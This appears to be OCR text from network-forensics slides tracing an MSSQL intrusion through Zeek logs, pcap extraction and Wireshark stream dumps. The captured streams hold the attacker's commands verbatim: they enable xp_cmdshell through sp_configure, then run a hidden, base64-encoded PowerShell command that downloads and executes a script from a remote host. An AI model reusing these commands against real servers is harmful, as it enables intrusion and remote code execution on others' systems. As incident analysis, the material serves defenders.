16:41:29 C5Nloc2cYv9dJDgiId 211.159.174.136 46872 131.243.X.Y 1433 tcp – 16.925066 245 149 SF F T 0 ADdfFa 6 557 4 357 (empty)
16:41:30 CqxgOI2ngtL6rG4DR1 211.159.174.136 46878 131.243.X.Y 1433 tcp – 16.443144 241 149 SF F T 0 ShADdfFa 7 613 5 417 (em
16:41:30 CFdw573Y82frc6dMZf 211.159.174.136 46882 131.243.X.Y 1433 tcp – 15.723856 261 149 SF F T 0 ShADdfFa 7 633 5 417 (em
16:41:31 Cud3mW3Tdlmbwzu0ga 211.159.174.136 46888 131.243.X.Y 1433 tcp – 15.016307 253 149 SF F T 0 ShADdfFa 7 625 5 417 (em
16:41:32 CBUh5x2HpNbmciaPi9 211.159.174.136 46892 131.243.X.Y 1433 tcp – 14.304758 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:32 Ca6Ia1mVqTbL2MPg 211.159.174.136 46894 131.243.X.Y 1433 tcp – 13.59293 243 149 SF F T 0 ShADdfFa 7 615 5 417 (em
16:41:33 Cqid1S2pBv4tlPxpQa 211.159.174.136 46898 131.243.X.Y 1433 tcp – 12.874841 243 149 SF F T 0 ShADdfFa 7 615 5 417 (em
16:41:34 Ct7qYJ1wfmRA3aVq6f 211.159.174.136 46904 131.243.X.Y 1433 tcp – 12.164807 247 149 SF F T 0 ShADdfFa 7 619 5 417 (em
16:41:35 CbYNW1XqKYYn0pwia 211.159.174.136 46906 131.243.X.Y 1433 tcp – 11.455747 247 149 SF F T 0 ShADdfFa 7 619 5 417 (em
16:41:35 CTXb541qsAa2UDVTN8 211.159.174.136 46910 131.243.X.Y 1433 tcp – 10.740988 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:36 C2TT1N3x0GdHssxfGj 211.159.174.136 46914 131.243.X.Y 1433 tcp – 10.029988 243 149 SF F T 0 ShADdfFa 7 615 5 417 (em
16:41:37 CIOTMD1J99nRSDrdkb 211.159.174.136 46916 131.243.X.Y 1433 tcp – 9.321997 241 149 SF F T 0 ShADdfFa 7 613 5 417 (em
16:41:37 CKKg9S12Bw2CBVup66 211.159.174.136 46922 131.243.X.Y 1433 tcp – 8.605007 235 149 SF F T 0 ShADdfFa 7 607 5 417 (em
16:41:38 CwU3F04nbpWz1tiPkh 211.159.174.136 46926 131.243.X.Y 1433 tcp – 7.892793 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:39 CGaQfQ3rWlxOInW10b 211.159.174.136 46930 131.243.X.Y 1433 tcp – 7.163915 245 149 SF F T 0 ShADdfFa 7 617 5 417 (em
16:41:40 CqMt2d1iAge32gYwR8 211.159.174.136 46936 131.243.X.Y 1433 tcp – 6.442442 249 149 SF F T 0 ShADdfFa 7 621 5 417 (em
16:41:40 CySsCF2ByFbrJmYDq2 211.159.174.136 46942 131.243.X.Y 1433 tcp – 5.732896 261 149 SF F T 0 ShADdfFa 7 633 5 417 (em
16:41:41 CQZgjL2eryVmpeRKB8 211.159.174.136 46946 131.243.X.Y 1433 tcp – 5.01989 251 149 SF F T 0 ShADdfFa 7 623 5 417 (empty)
16:41:42 CJtZx3mYyAlbiyfD5 211.159.174.136 46950 131.243.X.Y 1433 tcp – 4.312948 251 149 SF F T 0 ShADdfFa 7 623 5 417 (em
16:41:42 CtDMTy10M0XNlLSD4i 211.159.174.136 46956 131.243.X.Y 1433 tcp – 3.601597 261 149 SF F T 0 ShADdfFa 7 633 5 417 (em
16:41:43 CLVklD3V49mJqefbod 211.159.174.136 46958 131.243.X.Y 1433 tcp – 2.878723 245 149 SF F T 0 ShADdfFa 7 617 5 417 (em
16:41:44 CYBok011toKKnNSzu6 211.159.174.136 46964 131.243.X.Y 1433 tcp – 2.166733 247 149 SF F T 0 ShADdfFa 7 619 5 417 (em
16:41:45 CEfaMh4maWbWovcpB4 211.159.174.136 46966 131.243.X.Y 1433 tcp – 1.445736 243 149 SF F T 0 ShADdfFa 7 615 5 417 (em
16:41:45 C7Tej431UBKIM3qtN7 211.159.174.136 46970 131.243.X.Y 1433 tcp – 0.72869 249 149 SF F T 0 ShADdfFa 6 569 5 417 (empty)
16:41:46 CVdCJc4ukcpk3IvWH3 211.159.174.136 46974 131.243.X.Y 1433 tcp – 32.568027 255 149 SF F T 0 ShADdfaF 9 743 7 510 (em
16:41:47 CdmzEQ1xjyli59qIlk 211.159.174.136 46976 131.243.X.Y 1433 tcp – 31.854052 251 149 SF F T 0 ShADdfaF 9 739 7 510 (em
16:41:47 Ctl3QlUMZYt2CPxI2 211.159.174.136 46980 131.243.X.Y 1433 tcp – 31.13867 249 149 SF F T 0 ShADdfaF 9 737 7 510 (em
16:41:48 CP62uj2nWzrlwSCnzj 211.159.174.136 46984 131.243.X.Y 1433 tcp – 30.429878 245 149 SF F T 0 ShADdfFa 7 617 5 417 (em
16:41:49 CB1wJA2OlB50YW5pP8 211.159.174.136 46986 131.243.X.Y 1433 tcp – 0.951029 327 567 SF F T 0 ShADdFaf 8 751 6 887 (em
16:41:50 C30lb32vEHH7QBBg81 211.159.174.136 46992 131.243.X.Y 1433 tcp – 55.646503 1471 21262 SF F T 4220 ShADdaFf 24 2727 21 18142 (em
```

- Sometimes one has to interpret things and then the story becomes more and more obvious.
- Advantage is that data is right there in front of your eyes.

211.159.174.136	46832	131.243.X.Y	1433	tcp	-	7.615387	239	149	SF
211.159.174.136	46834	131.243.X.Y	1433	tcp	-	6.907208	253	149	SF
211.159.174.136	46838	131.243.X.Y	1433	tcp	-	6.194479	253	149	SF
211.159.174.136	46842	131.243.X.Y	1433	tcp	-	5.485431	251	149	SF
211.159.174.136	46846	131.243.X.Y	1433	tcp	-	4.770423	247	149	SF
211.159.174.136	46850	131.243.X.Y	1433	tcp	-	4.062519	243	149	SF
211.159.174.136	46856	131.243.X.Y	1433	tcp	-	3.351559	245	149	SF
211.159.174.136	46858	131.243.X.Y	1433	tcp	-	2.650589	251	149	SF
211.159.174.136	46862	131.243.X.Y	1433	tcp	-	1.929805	243	149	SF
211.159.174.136	46866	131.243.X.Y	1433	tcp	-	1.215541	255	149	SF
211.159.174.136	46868	131.243.X.Y	1433	tcp	-	17.865913	251	149	SF
211.159.174.136	46872	131.243.X.Y	1433	tcp	-	16.925066	245	149	SF
211.159.174.136	46878	131.243.X.Y	1433	tcp	-	16.443144	241	149	SF
211.159.174.136	46882	131.243.X.Y	1433	tcp	-	15.723856	261	149	SF
211.159.174.136	46888	131.243.X.Y	1433	tcp	-	15.016307	253	149	SF
211.159.174.136	46892	131.243.X.Y	1433	tcp	-	14.304758	249	149	SF
211.159.174.136	46894	131.243.X.Y	1433	tcp	-	13.59293	243	149	SF
211.159.174.136	46898	131.243.X.Y	1433	tcp	-	12.874841	243	149	SF
211.159.174.136	46904	131.243.X.Y	1433	tcp	-	12.164807	247	149	SF
211.159.174.136	46906	131.243.X.Y	1433	tcp	-	11.455747	247	149	SF
211.159.174.136	46910	131.243.X.Y	1433	tcp	-	10.740988	249	149	SF
211.159.174.136	46914	131.243.X.Y	1433	tcp	-	10.029988	243	149	SF
211.159.174.136	46916	131.243.X.Y	1433	tcp	-	9.321997	241	149	SF
211.159.174.136	46922	131.243.X.Y	1433	tcp	-	8.605007	235	149	SF
211.159.174.136	46926	131.243.X.Y	1433	tcp	-	7.892793	249	149	SF
211.159.174.136	46930	131.243.X.Y	1433	tcp	-	7.163915	245	149	SF
211.159.174.136	46936	131.243.X.Y	1433	tcp	-	6.442442	249	149	SF
211.159.174.136	46942	131.243.X.Y	1433	tcp	-	5.732896	261	149	SF
211.159.174.136	46946	131.243.X.Y	1433	tcp	-	5.01989 251	149	SF	F
211.159.174.136	46950	131.243.X.Y	1433	tcp	-	4.312948	251	149	SF
211.159.174.136	46956	131.243.X.Y	1433	tcp	-	3.601597	261	149	SF
211.159.174.136	46958	131.243.X.Y	1433	tcp	-	2.878723	245	149	SF
211.159.174.136	46964	131.243.X.Y	1433	tcp	-	2.166733	247	149	SF
211.159.174.136	46966	131.243.X.Y	1433	tcp	-	1.445736	243	149	SF
211.159.174.136	46970	131.243.X.Y	1433	tcp	-	0.72869 249	149	SF	F
211.159.174.136	46974	131.243.X.Y	1433	tcp	-	32.568027	255	149	SF
211.159.174.136	46976	131.243.X.Y	1433	tcp	-	31.854052	251	149	SF
211.159.174.136	46980	131.243.X.Y	1433	tcp	-	31.13867	249	149	SF
211.159.174.136	46984	131.243.X.Y	1433	tcp	-	30.429878	245	149	SF
211.159.174.136	46986	131.243.X.Y	1433	tcp	-	0.951029	327	567	SF
211.159.174.136	46992	131.243.X.Y	1433	tcp	-	55.646503	1471	21262	SF


Welcome TimeMachine





$ extract-tm.sh <bro-logs> <timemachine-bucket>
$ extract-tm.sh 131.243.x.y all

***Time Machine does not disappoint**

```
Do you want to run bro on the pcaps? (y/n/q)?y
/YURT/tmp/211.159.174.136
OK searching all logs
================================
Extraction will be in : /YURT/tmp/extract-2019-10-07-14-22-46
================================
bucketname is: all
Calculating number of days in /YURT/tmp/211.159.174.136......

2019/10/02
Generating tcpslice for 2019/10/02...
Finished generating tcpslice output
=====================================
Finished generating slice map.......
Reading slice map now .......
Generating slice Map now, for faster searching....
Size of slice-map is 275
Finished reading slice map.......
extracting pcaps .......

Extracting pcaps from: /TM/class_all_1570032709.518909:
Sessions: CmOzym4sRva6NuMi3i
Bucket : /TM/class_all_1570032709.518909
command: tcpdump -nr /TM/class_all_1570032709.518909 -w bucket-1-2-sessions.pcap '( host 211.159.174.136  and port 42134 )'
Sessions count is 2
reading from file /TM/class_all_1570032709.518909, link-type EN10MB (Ethernet)

=====================================================

Extracting pcaps from: /TM/class_all_1570033002.291538
command: tcpdump -nr /TM/class_all_1570033002.291538 -w bucket-2-9-sessions.pcap '( host 211.159.174.136  and port 50274 ) or ( h
9.174.136 and port 52598 ) or ( host 211.159.174.136 and port 60898 ) or ( host 211.159.174.136 and port 52250 ) or ( host 211.15
Sessions count is 9
reading from file /TM/class_all_1570033002.291538, link-type EN10MB (Ethernet)
========== pcap extraction done ======================
Running bro on the pcaps

Merging pcaps to ALL.pcap


RUnnning bro now .......on /YURT/tmp/extract-2019-10-07-14-22-46/BRO/ALL.pcap

BRO finished - logs created, files exteracted (see extract_files dir)

+================================
 Pcaps and data is in /YURT/tmp/extract-2019-10-07-14-22-46
+================================
Running chaos reader on the pcap now
$* is no longer supported at /usr/local/bin/chaosreader line 265.
Chaosreader ver 0.94

Opening, /YURT/tmp/extract-2019-10-07-14-22-46/ALL.pcap

Reading file contents,
 100% (1418/1418)
Reassembling packets,
 100% (17/17)

Creating files...
   Num  Session (host:port <=> host:port)              Service
  0003  211.159.174.136:58892,131.243.72.203:7002     afs3-prserver
  0004  211.159.174.136:46044,131.243.72.203:8080     web
  0002  211.159.174.136:37372,131.243.72.203:9200     9200
  0007  211.159.174.136:60898,131.243.72.203:6379     6379
  0005  211.159.174.136:34384,131.243.72.203:8088     8088
  0009  211.159.174.136:46934,131.243.72.203:7001     afs3-callback
  0008  211.159.174.136:52250,131.243.72.203:6380     6380
  0006  211.159.174.136:52598,131.243.72.203:1433     ms-sql-s
  0001  211.159.174.136:42134,128.3.149.126:8088      8088
```


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 46984
.../..... ....!...."....&.....+.....
....!...."...."......Y.....t.....^...~.....
.....V.M._.5.7._.1.1.7._.c.e.n.t.o.s.s.a.c.S...C.....g.o.-.m.s.s.q.l.d.b.
1.3.1...2.4.3...1.2.9...2.6...j.9...R..H.....L.o.g.i.n. .f.a.i.l.e.d. .f.o.r. .u.s.e.r.
.'.s.a.'....[redacted].....
4 client pkts, 3 server pkts, 5 turns.
Entire conversation (394 bytes)
131.243.[redacted]1433 → 211.159.174.136:46984 (149 bytes)
211.159.174.136:46984 → 131.243[redacted]1433 (245 bytes)
Show and save data as
ASCII
Stream
0
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 46986
.../.......... ....!....".....&.................+..........
....!....".....".....Y.....................t.....................^...~.........
.....................................V.M._.5.7._.1.1.7._.c.e.n.t.o.s.s.a.............
.............g.o.-.m.s.s.q.l.d.b.1.3.1...2.4.3...1.2.9...2.6....d.9...6..t....M.i.c.r.o.s.o.f.t. .S.Q.L.
.S.e.r.v.e.r........Y.....4.0.9.6..4.0.9.6.............>.....................s.e.l.e.c.t. .@.@.v.e.r.s.i.o.n.....
9........!..X.   ...4..~.M.i.c.r.o.s.o.f.t. .S.Q.L. .S.e.r.v.e.r. .2.0.1.2. .(.S.P.4.). .(.K.B.4.0.1.8.0.7.3.). .-. .
1.1...0...7.0.0.1...0. .(.X.6.4.). .
.   .A.u.g. .1.5. .2.0.1.7. .1.0.:.2.3.:.2.9. .
.   .C.o.p.y.r.i.g.h.t. .(.c.). .M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n.
.   .S.t.a.n.d.a.r.d. .E.d.i.t.i.o.n. .(.6.4.-.b.i.t.). .o.n. .W.i.n.d.o.w.s. .N.T. .6...3. .<.X.6.4.>. .(.B.u.i.l.d.
.9.6.0.0.:. .).
....
5 client pkts, 4 server pkts, 7 turns.
Entire conversation (894 bytes)
131.243.[redacted]:1433 → 211.159.174.136:46986 (567 bytes)
211.159.174.136:46986 → 131.243.[redacted]:1433 (327 bytes)
Show and save data as
ASCII
Stream
0
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 46992
8 client pkts, 21 server pkts, 13 turns.
Entire conversation (22 kB)
131.243.[redacted]1433 → 211.159.174.136:46992 (21 kB)
211.159.174.136:46992 → 131.243.[redacted]1433 (1,471 bytes)
Show and save data as
ASCII
Stream
0
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

VM_57_117_centossa go-mssqldb13124312926d96tMicrosoft SQL ServerY40964096\EXEC masterxp_cmdshell whoami9;iSe**rver blocked access to procedure 'sysxp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration** for this server A system administrator can enable the use of 'xp_cmdshell' by using sp_configure For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books OnlineHAHHEHxp_cmdshell **EXEC sp_configure 'show advanced options',1;RECONFIGURE;exec sp_configure 'xp_cmdshell',1;RECONFIGURE --R9**
a<kConfiguration option 'show advanced options' changed from 0 to 1 Run the RECONFIGURE statement to installHAHHEHsp_configureya<aConfiguration option 'xp_cmdshell' changed from 0 to 1 Run the RECONFIGURE statement to installHAHHEHsp_configurey \EXEC masterxp_cmdshell whoami|9 4output,nt service\mssqlservery SET QUOTED_IDENTIFIER OFF;SET ANSI_NULLS ON **EXEC masterxp_cmdshell "powershell -windowstyle hidden -nop -enc aQBlAHgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOAA1AC4AMQA4ADEALgAxADAALgAyADMANAAvAEUANQBEAEIAMABFADAANwBDADMARAA3AEIARQA4ADAAVgA1ADIAMAAvAGkAbgBpAHQALgBwAHMAMQAnACkA"**9 4output#< CLIXML*donwload with backurl*donwload with backurl*donwload with backurl<Objs Version="1101" xmlns="http://schemasmicrosoftcom/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>SystemManagementAutomationPSCustomObject</T><T>SystemObject</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Preparing modules for first use</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><S S="Error">Get-Process : Cannot find a process with the name "sysupdate" Verify the _x000D__x000A_</S><S S="Error">process name and call the cmdlet again_x000D__x000A_</S><S S="Error">At line:35 char:5_x000D__x000A_</S><S S="Error">+ Get-Process -Name $proc_name | Stop-Process_x000D__x000A_</S><S S="Error">+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~_x000D__x000A_</S><S S="Error"> + CategoryInfo : ObjectNotFound: (sysupdate:String) [Get-Process] _x000D__x000A_</S><S S="Error"> , ProcessCommandException_x000D__x000A_</S><S S="Error"> + FullyQualifiedErrorId : NoProcessFoundForGivenName,MicrosoftPowerShell _x000D__x000A_</S><S S="Error"> CommandsGetProcessCommand_x000D__x000A_</S><S S="Error"> _x000D__x000A_</S><S S="Error">Remove-Item : Cannot find path _x000D__x000A_</S><S S="Error">'C:\Users\MSSQLS~1\AppData\Local\Temp\sysupdateexe' because it does not exist_x000D__x000A_</S><S S="Error">At line:36 char:5_x000D__x000A_</S><S S="Error">+ Remove-Item $path_x000D__x000A_</S><S S="Error">+ ~~~~~~~~~~~~~~~~~_x000D__x000A_</S><S S="Error"> + CategoryInfo : ObjectNotFound: (C:\Users\MSSQLSp\sysupdatee _x000D__x000A_</S><S S="Error">xe:String) [Remove-Item], ItemNotFoundException_x000D__x000A_</S><S S="Error">+ FullyQualifiedErrorId : PathNotFound,MicrosoftPowerShe9llCommandsRemov _x000D__x000A_</S><S S="Error"> eItemCommand_x000D__x000A_</S><S S="Error"> _x000D__x000A_</S><S S="Error">Get-Process : Cannot find a process with the name "configjson" Verify the _x000D__x000A_</S><S S="Error">process name and call the cmdlet again_x000D__x000A_</S><S S="Error">At line:35 char:5_x000D__x000A_</S><S S="Error">+ Get-Process -Name $proc_name | Stop-Process_x000D__x000A_</S><S S="Error">+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~_x000D__x000A_</S><S S="Error"> + CategoryInfo : ObjectNotFound: (configjson:String) [Get-Proces _x000D__x000A_</S><S S="Error"> s], ProcessCommandException_x000D__x000A_</S><S S="Error"> + FullyQualifiedErrorId : NoProcessFoundForGivenName,MicrosoftPowerShell _x000D__x000A_</S><S S="Error"> CommandsGetProcessCommand_x000D__x000A_</S><S S="Error"> _x000D__x000A_</S><S S="Error">Remove-Item : Cannot find path _x000D__x000A_</S><S S="Error">'C:\Users\MSSQLS~1\AppData\Local\Temp\configjson' because it does not exist_x000D__x000A_</S><S S="Error">At line:36 char:5_x000D__x000A_</S><S S="Error"> Remove-Item $path_x000D__x000A_</S><S S="Error">+ ~~~~~~~~~~~~~~~~~_x000D__x000A_</S><S S="Error"> + CategoryInfo : ObjectNotFound: (C:\Users\MSSQLSemp\configjs _x000D__x000A_</S><S S="Error"> on:String) [Remove-Item],

<SNIP>

```
EXEC masterxp_cmdshell "powershell -windowstyle hidden -nop -enc
